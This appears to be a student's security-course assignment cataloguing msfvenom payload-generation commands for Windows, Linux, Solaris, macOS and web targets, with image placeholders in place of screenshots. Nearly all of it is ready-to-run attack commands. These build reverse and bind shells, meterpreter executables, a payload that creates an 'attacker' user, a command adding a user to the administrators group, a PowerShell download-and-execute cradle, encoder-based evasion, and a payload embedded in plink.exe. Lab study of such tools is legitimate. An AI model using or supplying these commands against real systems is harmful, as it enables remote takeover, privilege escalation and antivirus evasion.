

Assignment 2

Comp-421 B

Name: Qurat Ul Ain

Roll No:241 553139

Submitted to: Sir Saad Saleem



Git Repository:


https://github.com/annshah0/Comp421-241553139-B

MSFVENOM

**Commands to run:**

**1- msfvenom -l payloads #Payloads**





**2- msfvenom -l encoders**







**Windows**

Reverse Shell

**PORT 80**


****

**IP address: 10.0.2.15**




3- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe > reverse.exe

LHOST = 10.0.2.15 LPORT= 80




4- msfvenom -p windows/meterpreter/bind\_tcp RHOST=(IP Address) LPORT=(Your Port) -f exe > bind.exe


Rhost= 192.168.18.3 IP address of windows as Rhost

****

5- msfvenom -p windows/adduser USER=attacker PASS=Attacker@123! -f exe > adduser.exe




6- msfvenom -p windows/shell/reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe > prompt.exe




7- msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.webClient).downloadString('http://IP/nishang.ps1')\"" -f exe > pay.exe


msfvenom -a x86 --platform Windows -p windows/exec CMD="net localgroup administrators shaun /add" -f exe > pay.exe

****

7- msfvenom -p windows/meterpreter/reverse\_tcp -e shikata\_ga\_nai -i 3 -f exe > encoded.exe



8- msfvenom -p windows/shell\_reverse\_tcp LHOST=<IP> LPORT=<PORT> -x /usr/share/windows-binaries/plink.exe -f exe -o plinkmeter.exe




**Linux**


9- msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f elf > reverse.elf

msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=IP LPORT=PORT -f elf > shell.elf


IP address= 10.0.2.5 Port:80



10- msfvenom -p linux/x86/meterpreter/bind\_tcp RHOST=(IP Address) LPORT=(Your Port) -f elf > bind.elf




11- msfvenom --platform=solaris --payload=solaris/x86/shell\_reverse\_tcp LHOST=(ATTACKER IP) LPORT=(ATTACKER PORT) -f elf -e x86/shikata\_ga\_nai -b '\x00' > solshell.elf




## **MAC Payloads**

### **Reverse Shell:**

12- msfvenom -p osx/x86/shell\_reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f macho > reverse.macho




13- msfvenom -p osx/x86/shell\_bind\_tcp RHOST=(IP Address) LPORT=(Your Port) -f macho > bind.macho





14- msfvenom -p windows/meterpreter/reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f asp >reverse.asp

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f aspx >reverse.aspx




15- msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f raw> reverse.jsp




16- msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=(IP Address) LPORT=(Your Port) -f war > reverse.war


17- msfvenom -p nodejs/shell\_reverse\_tcp LHOST=(IP Address) LPORT=(Your Port)



18- msfvenom -p cmd/unix/reverse\_perl LHOST=(IP Address) LPORT=(Your Port) -f raw > reverse.pl



19- msfvenom -p cmd/unix/reverse\_python LHOST=(IP Address) LPORT=(Your Port) -f raw > reverse.py



20- msfvenom -p cmd/unix/reverse\_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.sh

